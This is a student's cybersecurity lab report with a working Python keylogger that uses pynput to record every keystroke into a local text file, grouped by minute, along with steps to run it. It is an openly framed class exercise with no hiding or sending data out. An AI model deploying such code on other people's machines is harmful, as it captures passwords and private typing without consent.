

CSY Lab Report

26/12/2024

Raj Kumar Sah

1BM22IC044

Lab Task: Develop a custom keylogger program to capture keyboard inputs.

Key_logger.py

```
from pynput import keyboard
```

```
from datetime import datetime
```

```
current_timestamp = None # To track the current timestamp
```

```
def on_press(key):
```

```
    global current_timestamp
```

```
    timestamp = datetime.now().strftime("%H:%M") # Get current time in hours and minutes
```

```
    try:
```

```
        with open("keylog_grouped_time.txt", "a") as file:
```

```
            if timestamp != current_timestamp: # If the minute changes, write the new timestamp
```

```
                file.write(f"\n[{timestamp}]\n")
```

```
                current_timestamp = timestamp
```

```
            try:
```

```
                file.write(f"{key.char} ") # Log character keys
```

```
            except AttributeError:
```

```
                file.write(f"{key} ") # Log special keys
```

```
    except Exception as e:
```



```
        print(f"Error writing to file: {e}")
```

```
def on_release(key):
```

```
    if key == keyboard.Key.esc: # Stop logging when Escape key is pressed
```

```
        return False
```

Start listening to the keyboard

```

```

with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:

listener.join()

Snapshots and Process:

1. Create a file named key_logger.py
2. Activate virtual environment using command
 - **Source venv/bin/activate**
3. Run the key logger using command
 - **python3 key_logger.py**
4. Let the key logger to run and it will record any keystrokes pressed.
5. Press "ESC" to stop the keylogger

6. Open `keylog_grouped_time.txt` to see all the keystrokes captured using command:
 - `cat keylog_grouped_time.txt`
